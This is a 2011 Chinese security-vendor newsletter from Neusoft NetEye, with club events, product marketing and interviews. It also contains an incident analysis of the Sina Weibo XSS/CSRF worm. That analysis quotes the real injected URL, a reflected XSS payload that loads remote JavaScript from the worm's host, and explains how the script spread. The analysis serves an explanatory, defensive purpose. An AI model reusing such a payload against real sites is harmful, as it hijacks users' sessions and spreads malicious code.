NetEye Club 集结号

我们为了共同的爱好和目标走到了一起，东软NetEye Club为会员提供自由交流与分享、共同进步和提高的公共平台。加入东软NetEye Club您可以优先享受：

◎ 全球及国内最新的信息安全咨询
◎ 免费参加信息安全技术或管理类培训课程
◎ 下载最前沿的安全市场研究报告
◎ Club会员各类主题沙龙聚会

登陆http://neteye.neusoft.com/ 加入我们吧！

NetEye Club2011年活动安排如下，如感兴趣请尽快报名：
010-82777788 转8129　　tang.xl@neusoft.com

大类	内 容	时 间	简 介
培训	信息安全实训	8月上旬	讲师：曹鹏 中国第一本网络安全专家实训类读物《企业网络安全维护案例精粹》作者 地点：网络课堂 全国可报名 时间：2小时 规模：50人 适合人群：企业、政府网络安全技术工作者
	EMI领导力	9月下旬	讲师：特约美国EMI领导力专职教练 地点：北京 时间：一天课程 规模：20人小班授课 适合人群：企业、政府高级管理者 备注：课程免费，外地会员食宿自理
	市场营销管理	10月下旬	讲师：特约哈佛周刊专职评论员 地点：网络课堂 全国可报名 时间：2小时课程 规模：50人 适合人群：渠道合作伙伴营销人员
沙龙	NetEye Club会员周末沙龙	全年不定期	举办不同主题的会员沙龙，会员免费参加
征集	网络安全论文征集	7月-12月	征集信息安全技术论文，由资深专家团队评选出优秀技术论文，推荐发表
	摄影图片征集	10月-11月	征集会员摄影作品，优秀作品将被编辑成2012年精美年台历赠送给Club会员

瞬间

15年来，我们的发展离不开各界人士的支持和关爱，每次与大家在技术交流时，我们都能重新梳理自己，学习到新的需求和新的知识，15年我们感谢大家的帮助和陪伴。

鼓励

虽然是短短几句话，却深深的激励着我们，再多的彻夜难眠，再多的长途跋涉，再多的汗水辛劳，都更加值得，这些红灿灿的字就是我们无限的动力。

分享

在会议室为了技术实现，我们也面红耳赤的争执过；在机房里为了按时交付，我们也一起加班加点过；在设备旁为了顺利上线，我们也一起熬夜无眠过。放下工作，生活中我们成为了好朋友。谁说我们技术人员只会0和1，我们也热爱生活，用心去看美好的世界，分享彼此的快乐。

赢得中国软博会最高奖
东软NetEye集成安全网关

2011年5月12日，第十五届中国国际软件博览会（简称软博会）在北京展览馆隆重开幕。本届软博会以“把握机遇、创新发展、做大做强，服务‘两化’深度融合”为主题，旨在为政府、企业、行业、用户搭建交流、洽谈、合作的平台，从而为推动我国软件和信息技术服务业发展，加强“两化”深度融合起到了重要的促进作用。

东软集团现场展示行业解决方案、产品工程解决方案、信息安全及软件产品、云应用解决方案与服务等。其中，东软NetEye集成安全网关(NISG)，经大会组委会专家的严格评审，被评选为第十五届中国国际软件博览会金奖产品。

东软NetEye集成安全网关（NISG）荣获第十五届中国国际软件博览会金奖

东软安全15周年
7月启动大型系列主题欢乐“送”活动

2011年7月东软NetEye15周年欢乐送系列活动正式启动，报名或了解详情请登陆http://neteye.neusoft.com/ 或拨打我们的咨询热线：010-82777590

活动大类	有效期限	具体内容
回馈老用户——举办产品以旧换新送实惠活动	7月-9月	东软NetEye针对2008年之前老用户，优惠推出针对4120 系列产品以旧换新活动，老客户通过当地销售可以参加本次活动
感恩老伙伴——举办渠道专属产品限量送售活动	7月-10月	东软NetEye为渠道老伙伴推出专享渠道销售的综合性价比优异的产品型号，限量发行。将实惠送给老伙伴
携手共发展——举办用户技术征文活动	7月-12月	东软NetEye在活动期间邀请业内专家和资深媒体对征文进行评比，并选择优秀技术文章推荐发表
欢乐无极限——举办大型产品促销活动	8月-10月	东软NetEye在活动期间凡是累计采购东软NISG千兆系列产品5台以上（包含5台）或万兆系列产品2台以上，即可获得最新IPAD平板电脑一个。（细节关注8月网站发布的促销信息）

第 1 期
2011年7月8日 总第1期

东软安全报


每月8日出版 | http://neteye.neusoft.com | 咨询热线：400-655-6789

NetEye 因需而变 因御而安

东软安全15年科研硕果献礼建党90周年
国家副总理出席“十一五”电子发展基金成果展

2011年6月26日，由工信部、财政部主办的“十一五”电子发展基金成果展在北京展览馆举办。本届展览分为软件和信息服务业、集成电路、信息通信等8个部分，共有300多个项目参展。国务院、工信部以及30家省厅级工业和信息化主管机构等相关部门领导到现场进行了参观。东软安全携15年科研成果亮相展会，全面展示了东软安全近年在科研项目转化为产业应用产品的成绩。会议期间，先后有国家副总理张德江，工信部副部长杨学山、工信部副部长奚国华、工信部副部长刘利华、总经济师周子学、总工程师朱宏任和工信部原部长李毅中，以及工信部、财政部、商务部等相关司局领导亲临东软安全展台参观了东软全线网络安全产品。

东软代表为奚国华副部长讲解我国最新的流量监控类产品东软NTARS



东软代表为工信部原部长李毅中讲解东软安全15年发展历史

15年来，东软安全坚持自主原创、自主创新的发展理念，在国家的投资帮助下，为实现科技兴国提供完善、安全的网络应用环境，东软将以实际行动更好地回报国家和社会。

详情请见：http://neteye.neusoft.com

新浪微博中毒事件再次引发安全反思

6月28日20点14分，新浪微博的大量用户受到暂命名为“微博尾巴”的蠕虫病毒的攻击，在短短1个半小时内感染用户超过3万人次，当晚21点30分，新浪微博官方发布病毒清除报告，中毒用户账户最终得到了恢复。这是新浪微博的第一起中毒事件，也是中国微博首次遭遇的蠕虫病毒事件。根据相关技术分析人员称，发生这次用户中毒的原因是新浪微博的第三方软件API接口被人利用，通过CSRF漏洞制造了蠕虫病毒，这一病毒可以未经用户授权转发链接，而链接中包括的js代码则有继续感染其他用户的危害。“微博尾巴”的亮相，似乎更像是为业界敲响的“警钟”。

事件回顾：

20:14 开始有大量带V的认证用户中招转发蠕虫
20:30 2kt.cn中的病毒页面无法访问
20:32 新浪微博中hellosamy用户无法访问
21:02 新浪漏洞修补完毕

新浪微博中毒事件发生的原因？

东软安全服务顾问赵春：我不认为黑客是“闯”入微博的。因为博主、访问者，包括攻击者都是新浪微博的注册用户，都是新浪授权后才可以拥有自己的微博空间。SNS的优势就是体现用户的参与和分享。当进入自己的空间后，在新浪允许的功能和安全机制下可以任意涂鸦，可以写文字类的博文赚取粉丝，也可以写JavaScript等脚本实施攻击。而在安全开发领域里，有一条规则非常经典：“不要信任用户输入的任何数据”。

东软安全攻防研发部部长李洪生：攻击者利用了新浪微博的XSS和CSRF漏洞，其中XSS漏洞是关键。在新浪微博的名人堂模块，部分XSS过滤不严格，导致攻击者利用如下形式注入了JS脚本：weibo.com/pub/star/g/xyyyd"><script%20src=//www.2kt.cn/images/t.js></script>?type=update。于是新浪微博用户在访问时执行了脚本：www.2kt.cn/images/t.js，该脚本会自动发布微博，以及向自己的粉丝发送含毒私信，而当用户点击后会再次中毒，形成恶性循环。

与之前的人人网蠕虫病毒相比，此次新浪微博中毒的不同之处？

东软安全服务顾问赵春：从人人网截获的蠕虫代码分析中可以看到，该攻击者代码功底很好，采用模块化自上向下的程序设计理念，各个变量函数的名称也很完美，同时恶意代码为了可以“跨平台”，结合了js、ajax以及人人网（以前的校内网）的API，从这点就可以看出攻击者熟识校内网等类似平台的开发工作，并且处心积虑很久才释放的恶意代码；而新浪本次的蠕虫攻击，主要是因为新浪为了更好的拓展weibo这个平台的使用群体，同时也方便其他应用轻松的集成weibo功能，而采取的开放API和免费使用各种SDK（包括PHP/JAVA/JSON/JS/AJAX/RUBY/C#等多种语言）；

如此丰富和细心的案例素材和代码demo，相当于让众多的使用者成为新浪微博的兼职开发人员。在部分程序结构和代码片段都透明的前提下，水平较高的攻击者可以在很短的时间内完成恶意代码的编写，并通过SNS的平台传播特性，在短短1个小时就感染了3万用户，通过东软安全服务团队在6月28日第一时间截获XXS蠕虫的代码分析，攻击者是利用了新浪开放的部分API参数和接口实施的攻击，因此，攻击利用了新浪微博存在的XSS漏洞，同时使用短域名服务器，将链接指向www.2kt.cn这个藏匿恶意代码的网站，当登录用户访问相关网页的时候，就会自动发微博、加关注、发私信，波及的范围就像雪崩一样，可以在极短时间内干扰数万用户。

东软安全攻防研发部部长李洪生：新浪微博和人人网的事件都是由于XSS漏洞导致的，攻击者往Web页面里插入恶意html代码（主要是script脚本），当用户浏览该页之时，嵌入其中Web里面的html代码会被执行，从而达到恶意攻击用户的特殊目的。二者的区别在于，新浪微博属于反射型XSS，而人人网属于持久性XSS。

持久性XSS(Persistent cross-site scripting)，指的是恶意脚本代码被存储进被攻击的数据库，当其他用户正常浏览网页时，站点从数据库中读取了非法用户存入的非法数据，恶意脚本代码被执行。这种攻击类型通常在留言板等地方出现。

非持久性XSS(Reflected cross-site scripting)，也就是反射型XSS，是最常用，也是使用最广的一种方式。它通过给别人发送带有恶意脚本代码参数的URL，当URL地址被打开时，特有的恶意代码参数被HTML解析、执行。它的特点是非持久化，必须由用户点击带有特定参数的链接才能引起。二者相比，持久性XSS影响更广，用户更难以防范，因此也更严重。虽然反射型XSS的危险性较低，但是由于社交网络的特性，导致本身不高的危险，通过关系网被放大。其实此前利用XSS漏洞传播蠕虫的案例在社交网站中曾多次发生，如Facebook,Twitter,以及QQ空间、百度空间等都出现过类似的情况。这并不仅仅是社交网站的问题，而是整个WEB网站都存在的问题，只是社交网站的特殊性，使其一旦被利用，影响面较广。

此次中毒事件给用户带来的影响？

东软安全服务顾问赵春：这次的微博病毒虽然没有窃取用户身份和密码等机密信息，只是挂了恶意网址和钓鱼信息，却让用户被动的自动关注hellosamy用户，成为灰色产业链“僵尸粉丝团”中的一员，成为利益集团的攫取广告收益的“帮凶”。

东软安全攻防研发部部长李洪生：XSS和CSRF攻击主要是可以盗取用户在这个网站的身份（确切的说是cookie和session），在该网站以这个用户身份进行活动（发微博和私信等），严重时可以篡改用户密码，使用户无法登陆，而对用户客户端没有影响。现在一般网站修改密码时都需要原密码，因此新浪微博没有用户密码被篡改。

手记：2005年，首个利用跨站点脚本缺陷的蠕虫Samy诞生。Samy利用网站设计方面的缺陷，创建了一份“恶意”的用户档案，当该用户档案被浏览时，就会自动地激活代码，将用户添加到Samy的“好友”列表中。另外，恶意代码还会被拷贝到用户的档案中，当其他人查看用户的档案时，蠕虫会继续传播。Samy蠕虫能够造成与拒绝服务相当的效应，会造成好友列表中好友数量呈指数级增长，最终会消耗系统的大量资源。因此，这次新浪微博的蠕虫，正好像是在对Samy蠕虫的致敬。

在网络应用越来越提倡用户参与和海量即时互动的今天，在web1.0阶段的SQL注入越来越难的今天，在web2.0如火如荼web3.0又初现端倪的今天，在常规的安全防护越来越侧重业务流程和开发安全的今天，如何才能够与时俱进的帮助用户构建完善、实用的安全体系，是众多的安全厂商所要面对的严峻课题。作为业内以软件研发实力见长的东软，已经着力于稳健开发建模和安全开发生命周期等方面的努力，通过东软上万名程序员的第一线开发经验和心得，提炼出符合当前信息安全形势和趋势的开发架构和代码审计方法论，无论如何，在整个互联网都振臂高呼开放的形势下，安全更加不是一个人的战斗。

Review

子曰：“吾十有五而志于学”，此后十五岁又被称为志学之年。就在那一年，我们决定要成为什么样的人；就在那一年，我们承诺要为世界带来怎样的精彩改变；就在那一年，有过那么多曾经深深打动过我们的人和事。

1996:

承担国家“九五”攻关重点科研项目，研发“具有信息分析功能的防火墙”；成立东软信息安全事业部；东软NetEye“具有信息分析功能的防火墙”技术通过国家“863”项目组认证。

1999:

最早实现防火墙领域的状态检测技术并开始产业化生产；发布安全操作系统NOS、攻击描述语言平台NEL、“流过滤”专利技术；承担国家千兆线速防火墙系统研发项目，并成功通过国家联动式信息安全集成系统的产业化示范工程项目验收；承担国家基于FPGA芯片的主动式防御千兆线速防火墙系统产业化和入侵防御系统与防拒绝服务产品研发，并实现FLOW技术、ICA集成检测架构在网络流量分析与响应系统中的成功应用。

2006:

承担国家高性能UTM产品产业化项目、网络威胁防御管理系统研发项目和国家电信级防火墙研发与产业化项目；FPGA技术成功应用于高性能防火墙研发，发布高端防火墙FW5200系列；提出“因需而变，因御而安”的安全魔方理念，推出东软NetEye安全运维管理平台（SOC）、入侵防御系统（IPS），网络流量分析与响应系统（NTARS）产品及信息安全整体解决方案。

2008:

承担基于流过滤技术的国家重点新产品和高性能异常流量分析过滤监控系统产业化项目；承担国家下一代互联网高性能流量深度净化与控制系统及管理型信息安全运维与应急服务研发项目；因在奥运安保中表现出色，被国家计算机网络应急技术处理协调中心授予“突出贡献奖”；荣获国家首批信息安全产品自主原创资质；成为国家信息安全漏洞共享平台（CNVD）首批技术支撑单位。

2010:


梳理和完善安全服务业务线，组建东软NetEye信息安全服务新架构，为用户提供更加全面、贴心的专业信息安全服务；发布东软NetEye安全运维管理平台（SOC）V5.0版本和 1000、4000两个系列产品，满足金融、电信、电力、政府、能源、航空、烟草等高端行业用户安全运维管理需求的同时，以模块化的灵活部署方式，为中小型企业用户提供量身定制的SOC解决方案。成为我国安全产业唯一在防火墙、入侵检测系统、安全运维管理平台三大类产品分别进入市场占有率前三甲的安全品牌。

2011:

我们将扩大产业规模，深化技术研究领域，发挥安全产品优势，打造以安全产品、安全服务、安全行业解决方案为一体的整体发展理念。继续秉承东软文化的优良传统，务实、高效为用户提供卓越的安全服务。

Market

东软NetEye市场占有率自2001年以来一直在中国安全行业品牌中名列前茅。据赛迪顾问最新发布的《2010-2011中国信息安全产品市场研究报告》数据显示，东软NetEye连续10年稳居中国防火墙市场占有率品牌第一、本年度SOC市场排名第二、IDS/IPS也位居市场领先者行列。在厂商整体市场认可及竞争力分析中，东软NetEye以87.3的高分再次成为综合竞争力排名第一的中国信息安全品牌。



Product

1.东软NetEye集成安全网关（NISG）

以先进架构为基础，以创新的东软流过滤检测技术为核心，融合多种安全技术的先进信息安全产品。该产品有效的解决了面对最新威胁及传统安全产品堆叠所带来的问题，在确保网络稳定的前提下，极大提升了综合安全防护能力。

2.东软NetEye防火墙(FW)


采用独创的基于状态包过滤的“流过滤”体系结构，保证了从数据链路层到应用层的高性能过滤，并可以进行应用级插件的迅速升级，及时应对层出不穷的安全威胁，实现信息安全的动态保障。

3.东软NetEye安全运维管理平台（SOC）

将目前信息系统中各类数据孤立分析的形态转变为智能的关联分析，并借助整个平台实现技术人员（维护人员、应急小组）、操作过程（相应的管理制度和事件处理流程）和技术三者的完美融合。

4.东软NetEye入侵防御系统（NISG-IPS）

采用独创的“应用净化”技术，拥有协议级分析和攻击防御能力，采用协议异常、漏洞特征、攻击特征和统计特征等多种方法来定义攻击检测防御规则，同时规则库可以不断更新和升级，并提供开放的攻击描述语言平台以便用户根据具体应用环境编写定制化规则，广泛适用于各行业关键应用服务器和内网的安全防护。



5.东软NetEye入侵检测系统（IDS）

东软针对网络蠕虫病毒泛滥、内部人员违规操作、网络长期健康运行无法得到有效保障等情况，而研发的具有自主版权的入侵检测系统。利用东软独创的数据包截取技术，东软IDS对网络进行不间断的监控，扩大网络防御的纵深；采用先进的基于网络数据流实时智能分析技术判断来自网络内部和外部的入侵企图，并进行报警、响应和防范，是防火墙之后的第二道安全闸门。

6.东软NetEye网络流量分析与响应系统（NTARS）

集检测与响应于一身的旁路式混合型防护设备，面向电信运营商承载网、行业网络、高校园区网、IDC数据中心、大中企业网等区域全网范围内综合提供统计分析、异常检测和自动抑制响应功能。

7.东软NetEye 抗DDoS网络流量净化网关(NTPG)


面向骨干链路流量的实时甄别、异常流量过滤的网关类设备，能够对高带宽流量中夹杂的DDoS攻击提供实时识别和防御，保证网络主导业务所需带宽等各项服务质量指标的优先提供，为满足运营商、政府、企业用户网络应用服务的正常运行提供总体控制与保障。

8.东软NetEye上网行为管理系统（NIBC）

是集上网行为审计、流量具体分析、宽带控制与应用识别为一体的新型网络管理产品，能有效解决企事业单位在网络管理中面临的安全信息泄露、员工生产率下降、宽带拥塞、内网安全失控等网络管理难题。

9.东软NetEye信息安全服务（NSS）

东软作为国内先进的信息安全整体解决方案提供商，不仅设计研发具有完全自主知识产权的信息安全产品，并且凭借优秀、诚信的服务能力和高效、可靠的质量控制管理方法为各行业用户提供咨询规划、风险评估、系统加固、通告预警、应急响应和人员培训等全方位的安全服务。



让爱飞得更远些

东软NetEye爱心公益活动报道

东软NetEye“让我们的爱飞的远一些”公益活动于4月22日正式启动。本次公益活动的扶助对象为贵州省贵阳市云岩偏远山区的贫困儿童，活动得到了东软网络安全营销中心全体员工的热情响应，纷纷捐出家中闲置衣物和鞋包，更有员工特意为孩子们购买了新的书包和学习文具。

东软网络安全营销中心为贵州山区的孩子们捐赠的物品

能帮助到山区的孩子让我们每个人心里暖暖、笑意盈盈

爱心物品途经2200公里从北京到达了贵阳云岩山区孩子们的手中

我们的爱心物品经过长途跋涉，终于在6月8日送达贵州《一缕阳光义工会》，义工会的同事收到物品之后拍下照片并发来感谢信。

信息安全不是“救火队”

曹鹏：
现任东软网络安全营销中心副总经理，从业12年，参与实施过数百个大型网络安全项目的规划与建设，积累了深厚的攻防研究理论基础和丰富的实战经验。其撰写的信息安全实战书籍，得到业内广泛的认同。

合规型驱动的信息安全、-针对企业风险评估控制的管理策略，显然更胜任当前的安全需求，而不是继续做传统的“救火队”工作。就相关内容，记者采访了东软网络安全营销中心副总经理曹鹏。

在过去，信息安全一直是一种被动的安全防御，哪里“后庭起火”，哪里就有防御补漏。道高一尺，魔高一丈，今天你防御我的入侵，明天我再发掘你新的缺口。这类根据安全事件驱动的信息安全，在今天已经发展到了诸如边界防护、信息防护、防泄漏、上网行为管理、U盘等众多安全领域。2011年，用管理制约风险，将威胁风险降到最低，这是东软对于信息安全的理解。曹鹏强调，任何单一的安全防护都可能存在风险遗漏，单点部署而非统一的运维机制，企业内部人为的“失误”均可能让企业的安全投资前功尽弃。完美的信息安全是三分技术，七分管理，而一个好的管理，不能完全依靠个人去实现，需要根据需求，用现代化的技术手段去实现。

用技术手段代替个人经验 令管理更优秀

信息安全强调专人专职，但人为的管理需要依靠技术化手段实现。SOC通过不断的关联分析，将安全管理量化，不再依赖人为的经验火候，而是通过管理去改善和抑制安全风险。不同于硬件的技术瓶颈，管理的想法是没有极限的，集思广益能带来更优秀的管理和更完美的SOC理念。东软SOC也随着多年的行业运维管理经验不断创新、与时俱进。

曹鹏认为，国内外的管理理念是存在着差异的：国外的SOC理念是用SIEM去管理事情，通过一个event（事件）去管理；而在国内，是依靠风险进行管理，来源于资产威胁的脆弱性与威胁发生的可能性。国内的基数大，告警设备的告警量也非常庞大，因此国内SOC的价值在于智能化的分析，将真正需要留意和处理的告警从成千上万的误告警中筛选出来，同时也关注国内法规条例的合规性和等级保护制度的落地等。

Web2.0拓宽网络“边界” 信息安全防护需从源头做起

WEB2.0时代是当下越来越火的一个词汇，它好比是传销，将网络全民发动起来，去支持网站的内容搭建，而不再依靠固定的一个团队支持内容建设。曹鹏谈到，传统营销与传销的差别在于，营销是个别精英在做，而传销发动了全民，冲击力更强。WEB2.0也让网络的“边界”更加拓宽，微博的应用让人畅所欲言，也给了信息绕开所有“边界”防护的契机。因此，在安全防御无边界的今天，安全意识与体系推广显得尤为重要。如果云安全技术将所有人都加入到了安全防护中来，那么SOC就做到了从信息的源头杜绝了威胁的发生。在未来，SOC管理理念将与云安全等新技术有机结合，更好地服务于行业用户的安全运维管理。

东软有着20年的软件管理类开发经验，而软件的成熟度决定着其对需求多样化的保障能力。曹鹏提到，依靠着东软在安全业内宝贵的开发经验，才得以让更好的安全管理理念得以实现，这也是东软做SOC的最大优势。

关注移动安全，畅谈美好时代

随着移动互联网应用的快速发展和移动智能终端的日益普及，可以看到整个行业正焕发着全新的、夺目的光彩，但同时也面临前所未有的来自信息安全方面的威胁和诸多问题，如何面对这些挑战，真正迎来移动互联的美好时代？记者就此话题采访了有着多年通信行业技术研究和开发经验的东软集团股份有限公司网络安全产品营销中心副总经理巴连标。

通信行业和其他行业相比有什么不同的信息安全防护特点？

巴连标：作为国家基础行业，通信行业具有网络规模庞大、网络结构复杂、覆盖范围大等行业特点。如何在固定通信网、移动通信网、互联网、骨干传输网等网络中有效的开展等级保护、风险评估、灾难备份和恢复的工作是当下重要的研究课题。目前，通信行业骨干网络均实行了通信的IP化，随着下一代IMS网络的建设，通信网络全程全网IP化势在必行，语音、数据、视频融合通信成为下一代通信行业网络的主要特点。ICP、IDC、SP等电信增值业务提供商如雨后春笋般发展，这都为通信行业有效的开展等级保护、风险评估、灾难备份和恢复、安全监督带来了新的挑战。另外，手机终端安全、IPv6安全、云计算安全、三网融合安全也是通信行业安全防护的重点。总之，通信行业承担着其他行业网络互联互通的重大职责和任务，它的信息安全问题牵一发而动全身。

目前通信行业的信息安全状况如何？面临的主要问题和挑战有哪些？

巴连标：虽然中国工信部关于安全防护制定了相关的管理办法，同时电信运营商也积极制定了相关规范，但不可否认的事实是，运营商的网络确实复杂，不同的网络和设备由不同部门分管，同时还有很多其他的专业网络同运营商网络互联互通，网络边界不够清晰，接入点过多……这些都为运营商网络的信息安全防护带来了很多困难和一系列的高难度挑战。尤其值得一提的是，随着IMS多媒体和统一通信网络建设的不断升级和发展，运营商不仅仅需要完善的信息安全防护设备，更重要的是建立一支信息安全服务队伍，或者将信息安全防护工作交给有正规资质和丰富经验的专业信息安全服务团队来做。

您认为通信行业用户在做信息安全规划和建设的过程中应特别注意什么？

巴连标：我个人认为，运营商在做信息安全建设和防护的过程中需要关注的点有很多，但建议需特别注意以下四个方面的问题：

第一、信息安全规划首先需要做好人员的组织管理，实现责任到人；

第二、依托电信基础网络建立全局防护体系方案，实现全局防护，责任到基层；

第三、原有的安全防护更关注于网络安全、数据安全，随着新业务的不断涌现和政策法规的要求，如今的安全规划更应考虑基于增值业务的内容安全防护；

第四、规划应关注终端安全防护。

东软在通信行业信息安全技术的研究重点是什么？现有哪些相关的成熟产品面世？

巴连标：东软针对于电信行业特点，研发推出了万兆防火墙系列、流量监控、安全身份认证、上网行为分析、云安全、基于短消息内容和基于应用的防火墙等相关产品，目前，东软正着力于基于云技术的后续信息安全产品研发工作。

巴连标：
现任东软网络安全营销中心副总经理，拥有十多年的面向电信、金融等高端行业用户技术研发及应用丰富经验。善于将技术和产品很好的融合与创新，为用户提供系统整体规划和信息安全解决方案。

据不完全统计，中国目前已拥有超过3亿的移动互联网用户，未来还将发展到8亿的用户规模。移动安全被摆到聚光灯下，再次成为终端用户和运营商企业关注的焦点。那么，您认为移动安全与传统的IT领域安全有哪些不同？

巴连标：移动产品对应传统的IT产品来说存在以下几个特点：易丢失，计算能力有限，电池续航能力弱，通信环境复杂且易于监听，终端计算环境种类繁多，显示尺寸也千差万别，移动产品的使用者的能力本身也参差不齐。从以上移动产品本身固有的特点上来看，移动终端的安全防护更应该注意数据的安全防护和数据传输的安全防护，并且要求相关的安全产品易于使用并尽量降低对移动终端资源的占用，同时也应考虑产品研发的通用性。

智能手机、平板电脑等产品的出现和普及为运营商企业带来了怎样的机遇和挑战？

巴连标：智能手机和平板电脑的处理能力越来越强。在智能终端上的应用基本分为两方对立阵营：一方面是以云计算为依托，强调瘦客户端；另外一方面更希望在移动客户端上实现大部分业务，就是所谓的胖客户端。前者希望通过应用的计算能力集中化来降低运营成本，符合环保理念，后者则更强调产品的客户体验。比如苹果的移动终端产品，运营商同用户易于接受的终端产品进行捆绑销售确实能给企业带来新的利润增长点，但往往这些智能终端产品功能过于强大，在一定条件下可以摆脱运营商实现用户之间的联系沟通，比如SKYPE、Gizmo、GOOGLE VOICE、Imessage等这些基于SIP协议的产品也为运营商带来巨大的挑战。

东软是否开展了移动安全方面的研究？现在有哪些成果和进展？

巴连标：多年来东软一直从事嵌入式产品的应用开发，在移动安全产品的研发上有先天的优势。东软相关部门目前正在积极开展移动终端安全产品的研发，我们的产品主要面向行业用户和集团用户，预计今年会有相关产品面世。

记者手记：据悉，2011年是东软集团成立的20周年，也是东软NetEye信息安全品牌走过的第15个年头。对于很多中国的企业来说这已是不短的一段路程，而对于东软，正如它二十周年纪念画册的主题所言，认为自己仍身处童年，未来的路还很长，梦想还要继续，而成长刚刚开始。